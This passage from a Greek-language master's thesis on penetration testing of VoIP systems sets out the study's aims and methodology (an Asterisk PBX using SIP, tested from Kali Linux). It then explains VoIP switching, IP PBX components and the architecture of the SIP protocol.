περιελάμβανε αρχικά την αναγνώριση των ευπαθειών, την εκτέλεση επίθεσης σε αυτές και στη συνέχεια την εύρεση τρόπων εξουδετέρωσης της αναγνωρισμένης απειλής. Αυτή η μέθοδος χρησιμοποιείται ακόμα και σήμερα. Τη δεκαετία του 1990 αναπτύχτηκε ένα εργαλείο διαχειριστών ασφαλείας για την ανάλυση των δικτύων (Security Administrator Tool for Analyzing Networks - SATAN). Το εργαλείο αυτό επέτρεπε σε διαχειριστές να εκτελέσουν μια σειρά από ελέγχους στα δίκτυα τους, ώστε να αναγνωρίσουν πιθανώς ευάλωτα σημεία του δικτύου, ενώ στη συνέχεια δημιουργούσε μια έκθεση αποτελεσμάτων. Το SATAN πλέον δεν είναι διαθέσιμο αλλά

έχει αντικατασταθεί από νέα εργαλεία όπως το nmap και το Nessus. Σήμερα οι διαθέσιμες επιλογές για την εκτέλεση δοκιμών παρείσδυσης είναι πολυάριθμες και πολύ εξειδικευμένες. Πολλά λειτουργικά συστήματα περιλαμβάνουν εργαλεία, τα οποία καλύπτουν ένα μεγάλο εύρος δοκιμών ασφάλειας. Ένα παράδειγμα είναι το Kali Linux, το οποίο χρησιμοποιείται στην ψηφιακή εγκληματολογία και στη διενέργεια δοκιμών παρείσδυσης (InfoSec Institute).

Αναγκαιότητα, Σκοπός και Μεθοδολογία της Μεταπτυχιακής Διατριβής

Τόσο οι επικοινωνίες VoIP όσο και οι έλεγχοι ασφάλειας (όπως το Penetration Testing) που διεξάγονται πάνω σε αυτές αποτελούν σύγχρονες τεχνολογίες αιχμής, οι οποίες έχουν προσελκύσει το ενδιαφέρον της ερευνητικής κοινότητας τα τελευταία χρόνια. Ο συνεχής πειραματισμός και η εντατική έρευνα πάνω στην εξέλιξη τόσο των εργαλείων όσο και των τεχνικών που χρειάζονται για τη διεξαγωγή τέτοιων ελέγχων αποτελούν αναγκαιότητα σήμερα. Όσο θα διευρύνεται η χρήση εφαρμογών VoIP τόσο απαραίτητη θα χρήζει η εντατικοποίηση της εκμάθησης και της ορθής εκτέλεσης ελέγχων ασφαλείας με γνώμονα την εγκυρότητα των αποτελεσμάτων και την πιθανή ανάδειξη καινοτομιών σε επίπεδο έρευνας. Στο πλαίσιο αυτό κινήθηκε και η σκοπιμότητα της παρούσας μεταπτυχιακής διατριβής. Τα ευρήματα αυτής δύναται να αξιοποιηθούν τόσο από πλευράς επιστημονικής κοινότητας για εκμάθηση και περαιτέρω ερευνητική διεύρυνση όσο και από πλευράς χρηστών εφαρμογών VoIP σε ιδιωτικό και επαγγελματικό επίπεδο (επιχειρήσεις, ελεγκτές ασφάλειας κ.ο.κ.).

Σκοπός της μεταπτυχιακής διατριβής είναι η έρευνα και η ανάπτυξη δοκιμών παρείσδυσης (penetration testing) ως ενέργειες ελέγχου ασφαλείας σε σύγχρονες εφαρμογές της τεχνολογίας VoIP.

Υπάρχουν διάφορες προτεινόμενες μεθοδολογίες, οι οποίες περιγράφουν την όλη διαδικασία ενός ελέγχου ασφαλείας, χωρίς ωστόσο να υπόκεινται σε κάποιους κανόνες αποτελεσματικότητας -κάθε μια μπορεί να έχει τα θετικά της σημεία αλλά και τις αδυναμίες της- ή ορθότητας ως προς την επιλογή. Η επιλογή της ακολουθούμενης μεθοδολογίας όπως και των κατάλληλων εργαλείων σε κάθε περίπτωση εναπόκειται στον εκτελούντα τη δοκιμή (penetration tester).

Η παρούσα μεταπτυχιακή διατριβή βασίστηκε στο μοντέλο μεθοδολογίας του Ric Messier, όπως αυτό προσαρμόστηκε για τις ανάγκες εκτέλεσης penetration testing σε ένα δίκτυο VoIP. Επίσης, από την πληθώρα των σύγχρονων εφαρμογών της τεχνολογίας VoIP επιλέχτηκε η πλατφόρμα του Asterisk, που αποτελεί ένα ολοκληρωμένο πακέτο ανοιχτού κώδικα PBX λογισμικού και τυγχάνει υψηλής δημοφιλίας σήμερα λόγω των πλεονεκτημάτων του και των υψηλών προδιαγραφών του σε επαγγελματικό επίπεδο. Ως πρωτόκολλο σηματοδοσίας VoIP επιλέχτηκε να χρησιμοποιηθεί το SIP, καθώς ως μη ιδιόκτητο πρωτόκολλο επίσης τυγχάνει υψηλής δημοφιλίας και υποστηρίζεται από τις περισσότερες συσκευές και εφαρμογές του εμπορίου. Ακόμη, τα επιμέρους εργαλεία που χρησιμοποιήθηκαν όπως και το πειραματικό περιβάλλον που διαμορφώθηκε για τη διεξαγωγή των ελέγχων, επιλέχθηκαν με γνώμονα την αποτύπωση ρεαλιστικών συνθηκών εφαρμογής και πιθανών επιθέσεων. Στο δημιουργηθέν περιβάλλον εκτελέστηκαν τεχνικές ελέγχου ασφάλειας χρησιμοποιώντας δωρεάν λογισμικά και εργαλεία εγκατεστημένα σε λειτουργικό σύστημα Kali Linux.

Μια δοκιμή παρείσδυσης (penetration testing), μπορεί να κατηγοριοποιηθεί βάσει: (i) Αρχικής Γνώσης, (ii) Επιθετικότητας, (iii) Έκτασης, (iv) Ορατότητας, (v) Στόχου και (vi) Αρχικής Θέσης. Στην παρούσα μεταπτυχιακή διατριβή το penetration testing το οποίο εκτελείται κατηγοριοποιείται ως εξής: i) βάσει αρχικής γνώσης σε White Boxing: υπάρχει εκ των πρότερων γνώση του δικτύου, ii) βάσει επιθετικότητας σε επιθετική (aggersive): θα ελεγχθεί η δυνατότητα κατάρρευσης του συστήματος, iii) βάσει έκτασης σε εστιασμένη (focused): θα περιοριστεί κυρίως σε επιθέσεις εναντίον της συσκευής PBX server, iv) βάσει ορατότητας σε φανερή (overt): απαιτείται λόγω της φύσεως των επιθέσεων, v) βάσει στόχου σε δικτύου (network penetration testing) και εφαρμογών (application penetration testing): θα πραγματοποιηθούν επιθέσεις εναντίον του δικτύου και της εφαρμογής του Asterisk PBX server, vi) βάσει αρχικής θέσης σε εσωτερική (internal): οι επιθέσεις θα προέρχονται από το εσωτερικό του δικτύου.

Δομή/Σύνοψη Κεφαλαίων Μεταπτυχιακής Διατριβής

Στο 1ο Κεφάλαιο αναλύονται απαραίτητες έννοιες της τεχνολογίας VoIP, γίνεται αναφορά στον τρόπο λειτουργίας και στα συστατικά μέρη ενός δικτύου VoIP, παρουσιάζονται τα πρωτοκόλλα του και αναφέρονται τα σημαντικότερα πλεονεκτήματα και μειονεκτήματα της χρήσης αυτής της τεχνολογίας.

Στο 2ο Κεφάλαιο γίνεται ανάπτυξη των σύγχρονων απειλών και των πιθανών επιθέσεων, που μπορεί να εμφανιστούν σε ένα δίκτυο VoIP.

Στο 3ο Κεφάλαιο αναλύεται εκτενώς η ακολουθούμενη μεθοδολογία σχεδιασμού και οι τεχνικές εκτέλεσης ενός ολοκληρωμένου ελέγχου ασφαλείας. Εκτελείται δοκιμή παρείσδυσης σε σύγχρονες εφαρμογές τεχνολογίας VoIP (όπως εδώ η πλατφόρμα Asterisk) μέσω της χρήσης των κατάλληλων εργαλείων και αποτυπώνονται οι ευπάθειες και τα κενά ασφαλείας που αναδεικνύονται ως αποτελέσματα του ελέγχου.

Στο 4ο Κεφάλαιο γίνεται προσπάθεια κατάδειξης κάποιων απαραίτητων αλλά και συμπληρωματικών μέτρων ελαχιστοποίησης ή/και αντιμετώπισης των ευρεθέντων κενών ασφάλειας.


Κεφάλαιο 1

Τεχνολογία VoIP

Το VoIP (Voice over Internet Protocol) ή IP Τηλεφωνία, με απλά λόγια, είναι μια τεχνολογία, η οποία επιτρέπει τη μεταφορά δεδομένων φωνής μέσω του διαδικτύου. Λόγω της πολυπλοκότητας της φύσης της αλλά και της εξελιξιμότητας της -καθώς συνεχώς αναπτύσσονται νέες ιδέες, εφαρμογές και προϊόντα- δεν είναι εύκολο κανείς να καλύψει όλα της τα πεδία. Στο παρόν κεφάλαιο θα γίνει μια προσπάθεια σύντομης ανάπτυξης των κυριότερων στοιχείων που άπτονται της τεχνολογίας αυτής.


1.1 Τρόπος Λειτουργίας VoIP

Πριν την εμφάνιση της τεχνολογίας VoIP η φωνητική επικοινωνία συνέβαινε αποκλειστικά μέσω του δημόσιου τηλεφωνικού δικτύου. Το δημόσιο τηλεφωνικό δίκτυο (Public Switched Telephone Network - PSTN) ως μέθοδο σύνδεσης των κλήσεων χρησιμοποιεί τη μεταγωγή κυκλώματος (circuit switching) -εξ' ου και η ονομασία του. Σε αυτή τη μέθοδο (Σχήμα 1), όταν πραγματοποιείται μια κλήση μεταξύ δυο κόμβων, δημιουργείται μια αποκλειστική σύνδεση, η οποία θα πρέπει να παραμείνει ανοιχτή καθ' όλη τη διάρκεια της κλήσης δημιουργώντας έτσι ένα κύκλωμα. Οι μεταγωγοί, οι οποίοι χρησιμοποιούνται για την κλήση, δεσμεύονται αποκλειστικά για την κλήση αυτή και αποδεσμεύονται κατά τον τερματισμό της (Flanagan W. A. 2012:1-12).



Σχήμα 1: Δίκτυο μεταγωγής κυκλώματος

Σε αντίθεση με το PSTN, το οποίο χρησιμοποιεί δίκτυα μεταγωγής κυκλώματος, η τεχνολογία VoIP χρησιμοποίει δίκτυα μεταγωγής πακέτων (packet switching). Στα δίκτυα αυτά (Σχήμα 2) το αρχικό μήνυμα "κόβεται" σε πακέτα, τα οποία, αφού τους προστεθούν διάφορες πληροφορίες (π.χ. IP διευθύνσεων), στη συνέχεια αποστέλλονται στον προορισμό τους. Τα πακέτα αυτά είναι ανεξάρτητα το ένα από το άλλο και κατά τη δρομολόγηση τους το κάθε ένα επιλέγει τη βέλτιστη διαδρομή σύμφωνα με κάποιον συγκεκριμένο αλγόριθμο. Το αποτέλεσμα είναι να φτάνουν στον προορισμό τους ακολουθώντας διαφορετική διαδρομή. Με τον τρόπο αυτό η επικοινωνία δύο κόμβων δεν μονοπωλεί τις συσκευές και τους μεταγωγούς του δικτύου, επιτρέποντας έτσι να συμβαίνουν ταυτόχρονα πολλές συνδέσεις (Flanagan W. A. 2012:1-12).



Σχήμα 2: Δίκτυο μεταγωγής πακέτων

1.2 Συστατικά Μέρη Δικτύου VoIP

Συνήθως ένα δίκτυο VoIP ακολουθεί την αρχιτεκτονική πελάτη - διακομιστή (client - server). Σε αυτήν την αρχιτεκτονική για να επιτευχτεί η επικοινωνία δυο πελατών παρεμβάλλεται ο διακομιστής σε αντίθεση με την κατανεμημένη αρχιτεκτονική (peer-to-peer), στην οποία οι κόμβοι επικοινωνούν άμεσα μεταξύ τους. Πλέον, η χρήση της αρχιτεκτονικής peer-to-peer τείνει να εκλείψει σε δίκτυα VoIP, καθώς ακόμα και η Skype, που χρησιμοποιούσε την αρχιτεκτονική αυτή, εγκατάλειψε πρόσφατα την χρήση της (Skype). Στα δίκτυα VoIP τον ρόλο του διακομιστή παίζει ο IP PBX server, ενώ τον ρόλο του πελάτη ή του τελικού χρήστη οποιαδήποτε συσκευή με δυνατότητες VoIP.

Τα απαραίτητα συστατικά μέρη για τη λειτουργία ενός δικτύου VoIP είναι ένας IP PBX server, οι τελικοί χρήστες (end users) και ενίοτε μια πύλη VoIP (VoIP gateway), τα οποία και αναλύονται παρακάτω.

1.2.1 IP PBX

Ο όρος PBX (Private Branch Exchange) αναφέρεται στο ιδιωτικό τηλεφωνικό δίκτυο μίας επιχείρησης. Χρησιμοποιείται από τις επιχειρήσεις για την επικοινωνία τόσο των εσωτερικών τηλεφωνικών συσκευών της επιχείρησης μεταξύ τους όσο και για τη σύνδεση τους με το εξωτερικό τηλεφωνικό δίκτυο (PSTN). Συχνά ένα τέτοιο PBX αναφέρεται και ως PABX (Private Automatic Branch Exchange) ή TDM (Time Division Multiplexers) PBX λόγω της τεχνολογίας που χρησιμοποιεί. Πλέον η χρήση αυτού του είδους των PBX εγκαταλείπεται από τις επιχειρήσεις και αντικαθιστάται από τους νεότερης τεχνολογίας PBX, τους IP PBX.

Σε αντίθεση με τους παλαιότερης τεχνολογίας PBX, οι IP PBX (Internet Protocol PBX) ή VoIP PBX χρησιμοποιούν την τεχνολογία VoIP για να παρέχουν υπηρεσίες μέσω διαδικτύου ή μέσω του τοπικού IP δικτύου της επιχείρησης. Οι IP PBX μπορεί να είναι είτε μια συσκευή hardware είτε ένα λογισμικό το οποίο και εγκαθίσταται σε έναν υπολογιστή.

1.2.1.1 Άλλες Μορφές IP PBX

Οι PBX οι οποίοι συνδυάζουν τη λειτουργία ενός απλού PBX και ενός IP PBX ονομάζονται Hybrid PBX. Σε έναν Hybrid PBX δύνεται η δυνατότητα να χρησιμοποιηθούν οι ήδη υπάρχουσες συσκευές μίας επιχείρησης που δεν πληρούν τις

προϋποθέσεις VoIP, παράλληλα με νεότερης τεχνολογίας συσκευές VoIP. Μια μορφή IP PBX συστήματος, η οποία δεν χρειάζεται τοπική εγκατάσταση, είναι το Hosted PBX. Ένα Hosted PBX ή Cloud PBX είναι ένα σύστημα PBX, το οποίο βασίζεται στην τεχνολογία cloud. Παρέχει τις ίδιες και μερικές φορές περισσότερες δυνατότητες με ένα σύστημα IP PBX, χωρίς όμως να χρειάζεται την εγκατάσταση, παραμετροποίηση και συντήρηση των συσκευών του δικτύου. Παράδειγμα ενός Hosted PBX συστήματος είναι το Switchvox**.** Συχνά, κυρίως για λόγους marketing, κάποιοι Hosted PBX ή ακόμα και κάποιοι IP PBX, οι οποίοι χρησιμοποιούν υπηρεσίες όπως η βιντεοκλήση και η άμεση ανταλλαγή μηνυμάτων, αναφέρονται ως Ενοποιημένες Επικοινωνίες (UC - Unified Communications) (VoIP Info).

1.2.1.2 Υπηρεσίες IP PBX

Οι υπηρεσίες τις οποίες προσφέρουν οι IP PBX (συχνά αναφέρονται και ως υπηρεσίες VoIP), ποικίλουν αναλόγως τις δυνατότητες και τη φύση του κάθε IP PBX. Υποστηρίζουν υπηρεσίες, οι οποίες υποστηρίζονταν και από τους απλούς PBX, όπως η καταγραφή κλήσεων, ο αυτόματος τηλεφωνητής, η ακρόαση ηχογραφημένων μενού κ.α., ενώ έχουν προστεθεί και νέες υπηρεσίες όπως η φορητότητα συσκευών, η δυνατότητα χρήσης softphone, η άμεση ανταλλαγή μηνυμάτων, η βιντεοκλήση κ.α. (VoIP Info).

1.2.1.3 Asterisk

Πολλοί τείνουν να θεωρούν τον Asterisk ως έναν δωρεάν προς χρήση (open source) PBX, επειδή αυτός ήταν ο σκοπός της αρχικής χρήσης του. Η αλήθεια είναι ότι ο Asterisk PBX μπορεί να είναι πολύ περισσότερα από έναν PBX. Ξεκίνησε ως ένα τηλεφωνικό σύστημα για μικρές επιχειρήσεις αλλά πλέον θεωρείται ένα εργαλείο γενικής χρήσης για τη δημιουργία εφαρμογών επικοινωνίας. Σήμερα ο Asterisk μπορεί να λειτουργήσει ως σύστημα PBX, ως πύλη VoIP, ως κεντρικό τηλεφωνικό σύστημα, ως διακομιστής αυτόματου τηλεφωνητή και να εκτελέσει πολλές ακόμα λειτουργίες, οι οποίες αφορούν επικοινωνίες πραγματικού χρόνου. Ουσιαστικά πρόκειται για έναν server επικοινωνιών, ο οποίος χειρίζεται όλες τις λεπτομέρειες αποστολής και παραλαβής δεδομένων χρησιμοποιώντας διάφορα πρωτόκολλα επικοινωνίας. Εγκαθιστώντας κανείς τον Asterisk εγκαθιστά έναν server επικοινωνιών και είναι στην ευχέρεια του η δημιουργία των εφαρμογών επικοινωνίας, τις οποίες θα εκτελεί. Ο Asterisk μπορεί να γίνει η βάση για ένα τηλεφωνικό σύστημα μιας επιχείρησης, να χρησιμοποιηθεί για να

επεκτείνει ή να αναβαθμίσει ένα υπάρχον τηλεφωνικό σύστημα, ή για να ενώσει τηλεφωνικά συστήματα μεταξύ τους. Η υψηλή δημοφιλία του Asterisk οφείλεται στο γεγονός ότι μπορεί να προσφέρει δωρεάν και αξιόπιστα όλες τις υπηρεσίες ενός σύγχρονου IP PBX. Σήμερα, σύμφωνα με την επίσημη ιστοσελίδα του, περισσότερα από ένα (1) εκατομμύριο συστήματα επικοινωνίας βασισμένα στον Asterisk, σε περισσότερες από εκατόν εβδομήντα (170) χώρες παγκοσμίως, βρίσκονται σε χρήση (Asterisk wiki).

Λόγω των παραπάνω χαρακτηριστικών του Asterisk- υψηλή δημοφιλία, δωρεάν χρήση και δυνατότητες χρήσης του- επιλέχτηκε να χρησιμοποιηθεί ως ο IP PBX server του πειραματικού περιβάλλοντος (βλέπε Κεφάλαιο 3) όπως προαναφέρθηκε και στην εισαγωγή.

1.2.2 End Users

Οι τελικοί χρήστες είναι οι χρήστες των υπηρεσιών που προσφέρει ο IP PBX server. Ο εξοπλισμός τους περιλαμβάνει τερματικά τα οποία έχουν εγγενή υποστήριξη VoIP και μπορούν να συνδεθούν άμεσα σε ένα δίκτυο IP. Όπως αντιλαμβάνεται κανείς και από τα παρακάτω, συνδέοντας τέτοιου είδους τερματικά, επιτυγχάνεται επικοινωνία μεταξύ υπολογιστών (PC-to-PC), μεταξύ τηλεφώνων (Phone-to-Phone) και μεταξύ τηλεφώνων και υπολογιστών (Phone-to-PC). Τέτοιος εξοπλισμός μπορεί να είναι (Xin J. 2007):


i. Τηλέφωνο IP (IP phone): Έχει την όψη ενός παραδοσιακού τηλεφώνου αλλά έχει και τη δυνατότητα να επικοινωνήσει απευθείας με έναν διακομιστή VoIP, με μια πύλη VoIP ή με ένα άλλο τηλέφωνο IP. Κάποιες από τις πιο γνωστές εταιρίες, οι οποίες προσφέρουν τέτοιου είδους εξοπλισμό, είναι η Cisco και η Avaya.

ii. Παραδοσιακές τηλεφωνικές συσκευές μέσω ATA: Οι παραδοσιακές τηλεφωνικές συσκευές μπορούν να συνδεθούν σε ένα VoIP δίκτυο με τη βοήθεια των συσκευών ATA (Analog Telephone Adapter). Οι προσαρμογείς αυτοί έχουν τουλάχιστον μια θύρα τηλεφώνου (RJ 11) ώστε να συνδέεται η τηλεφωνική συσκευή και μια θύρα Ethernet (RJ 45) ή μια θύρα USB ώστε να συνδέεται στο δίκτυο ή σε υπολογιστή. Κάποιες από τις πιο γνωστές εταιρίες, οι οποίες προσφέρουν τέτοιου είδους εξοπλισμό, είναι η Cisco και η Linksys.

iii. Λογισμικό τηλέφωνο (softphone): Το softphone είναι μια εφαρμογή, η οποία μπορεί να "τρέξει" σε έναν υπολογιστή, σε ένα κινητό τηλέφωνο ή σε μια οποιαδήποτε υπολογιστική συσκευή. Η λειτουργία του προϋποθέτει την ύπαρξη ηχείου και μικροφώνου στη συσκευή. Κάποιες από τις πιο γνωστές εταιρίες, οι οποίες προσφέρουν τέτοιου είδους λογισμικό, είναι η Counterpath και η Zoiper.

1.2.3 VoIP Gateway

Η επικοινωνία μεταξύ συσκευών τεχνολογίας VoIP μπορεί να συμβεί είτε τοπικά εντός του ίδιου δικτύου είτε απομακρυσμένα. Η σύνδεση των απομακρυσμένων συσκευών μπορεί να συμβεί είτε χρησιμοποιώντας το δημόσιο τηλεφωνικό δίκτυο (PSTN) είτε απλά χρησιμοποιώντας το διαδίκτυο (Σχήμα 3). Για να επιτευχτεί η επικοινωνία των απομακρυσμένων συσκευών μέσω του δημοσίου τηλεφωνικού δικτύου θα πρέπει να χρησιμοποιηθεί μια πύλη VoIP. Η πύλη VoIP (VoIP gateway) είναι μια συσκευή η οποία χρησιμοποιείται για να μετατρέψει το τηλεφωνικό σήμα, σε σήμα VoIP και το αντίστροφο, ώστε να μπορεί να υπάρξει επικοινωνία μεταξύ IP συσκευών και απλών τηλεφωνικών συσκευών.



Σχήμα 3: Επικοινωνία συσκευών VoIP

1.3 Πρωτόκολλα VoIP


Τα πρωτόκολλα VoIP διαχωρίζονται σε δυο κύριες κατηγορίες: στα πρωτόκολλα σηματοδοσίας VoIP (VoIP signaling protocols) και στα πρωτόκολλα μεταφοράς VoIP (VoIP transport protocols).

1.3.1 Πρωτόκολλα Σηματοδοσίας VoIP

Η υπηρεσία VoIP χρησιμοποιεί τα πρωτόκολλα SIP και H.323 για την υποστήριξη οπτικοακουστικής επικοινωνίας. Το πρωτόκολλο SIP παρέχει παρόμοιες υπηρεσίες με το πρωτόκολλο H.323 αλλά η πολυπλοκότητα του είναι μικρότερη και η επεκτασιμότητα του καλύτερη (Hussain I. et al. 2015). Στην παρούσα ενότητα επικεντρώνεται το ενδιαφέρον στο πρωτόκολλο SIP, λόγω των προαναφερθέντων αλλά και της μεγάλης απήχησης και εφαρμογής που κατέχει στον τομέα των συστημάτων VoIP.

1.3.1.1 Πρωτόκολλο SIP

Το πρωτόκολλο SIP (Session Initiation Protocol) ή Πρωτόκολλο Έναρξης Περιόδου Εργασίας σχεδιάστηκε και τυποποιήθηκε από την Ειδική Ομάδα Μηχανικών Διαδικτύου (Internet Engineering Task Force - IETF) για να υποστηρίζει την αμφίδρομη επικοινωνία συνεδριών, συμπεριλαμβανομένων των κλήσεων VoIP. Είναι κατά κάποιο τρόπο παρόμοιο με το πρωτόκολλο HTTP (Hypertext Transfer Protocol) σε ότι αφορά την text-based φύση του, έχει δομή αίτησης - απάντησης (request - response) και χρησιμοποιεί ακόμα και μηχανισμό βασισμένο στο HTTP Digest Authentication για την αυθεντικοποίηση του χρήστη. Είναι ένα πρωτόκολλο σηματοδοσίας, το οποίο βασίζεται κυρίως στο RTP (Real-time Transport Protocol) για τη μεταφορά των πολυμέσων. Μπορεί να χρησιμοποιηθεί και το πρωτόκολλο SRTP (Secure Real-time Transport Protocol) αλλά η χρήση του δεν είναι πολύ διαδεδομένη. Το SIP μπορεί να λειτουργήσει χρησιμοποιώντας διάφορα πρωτόκολλα μεταφοράς συμπεριλαμβανομένων των TCP, UDP και SCTP (Stream Control Transmission Protocol). Συνήθως, προτιμάται η χρήση του πρωτοκόλλου UDP, λόγω της απλότητας και της απόδοσης του, αν και το πρωτόκολλο TCP παρέχει μεγαλύτερη ασφάλεια λόγω της χρήσης του πρωτοκόλλου TLS (Transport Layer Security). Το πρωτόκολλο SCTP προσφέρει αρκετά πλεονεκτήματα στη χρήση του σε σχέση με τα UDP και TCP, όπως π.χ. η ανθεκτικότητα σε επιθέσεις DoS (Denial of Service). Η κίνηση των πακέτων λαμβάνει χώρα μέσω της θύρας 5060 είτε του πρωτοκόλλου UDP είτε του πρωτοκόλλου TCP (Keromytis A. D. 2012).



Σχήμα 1: Τοποθέτηση SIP στο μοντέλο TCP/IP (Mir N. F. 2014:671)

Το SIP χρησιμοποιείται για τη δημιουργία, την τροποποίηση και τον τερματισμό των κλήσεων VoIP μεταξύ τερματικών, γνωστών και ως UAs (User Agents). Για τη διευκόλυνση του εντοπισμού της θέσης των UAs, όλοι οι χρήστες σε ένα δίκτυο SIP, αναγνωρίζονται από ένα URI (Uniform Resource Identifier), το οποίο περιλαμβάνει ένα όνομα χρήστη (username) και ένα hostname, σε μια μορφή παρόμοια με αυτή της διεύθυνσης ενός email. Όπως προαναφέρθηκε, η σηματοδοσία μεταξύ των UAs βασίζεται στη δομή αίτησης - απάντησης. Ένας UAC (User Agent Client) στέλνει αίτηση σε έναν UAS (User Agent Server), ο οποίος στέλνει την κατάλληλη απάντηση και τον αντίστοιχο κωδικό κατάστασης (status code). Ένα τερματικό (endpoint) μπορεί να λειτουργήσει ως UAC και UAS ταυτόχρονα (Farley R. & Wang X. 2014).

Ένας UAS μπορεί να αποτελείται από έναν proxy server, έναν registrar, έναν redirect server ή έναν location server. Ο registrar, ο proxy και ο redirect server, μπορεί να είναι συνδυασμένοι σε μια οντότητα ή μπορεί να είναι χωρισμένοι σε διαφορετικές οντότητες, οι οποίες θα λειτουργούν ανεξάρτητα μεταξύ τους.

Παρακάτω αναφέρονται επιγραμματικά τα κύρια συστατικά μέρη στην αρχιτεκτονική του πρωτοκόλλου SIP (Keromytis A. D. 2012, Hussain I. et al. 2015):

- User Agents (UAs): Όπως προαναφέρθηκε μπορεί να είναι ένας UAC ή ένας UAS.
- Proxy server: Ο Proxy server ή εν συντομία και proxy, είναι υπεύθυνος για την υποδοχή των αιτημάτων και των απαντήσεων SIP και για την προώθηση τους σε κάποιον UA. Ουσιαστικά λειτουργεί ως ένας δρομολογητής για μηνύματα SIP.

- Registrar: Ο Registrar είναι υπεύθυνος για την αυθεντικοποίηση και την καταγραφή των UAs. Αποθηκεύει πληροφορίες σχετικά με τους SIP URI για μια ή περισσότερες διευθύνσεις IP του τομέα (domain) του.
- Redirect server: Ο ρόλος του Redirect server είναι να παρέχει διαφορετικές διευθύνσεις για τους UAs. Είναι πολύ χρήσιμοι στην παροχή διαφορετικών διευθύνσεων σε περίπτωση που κάποιος proxy καταστεί μη προσβάσιμος ή υπερφορτωθεί.
- Location server: Ο ρόλος του Location server είναι να παρέχει πληροφορίες των διευθύνσεων δρομολόγησης στον proxy, τις οποίες συνήθως αποκτά από έναν DNS (Domain Name System) server.

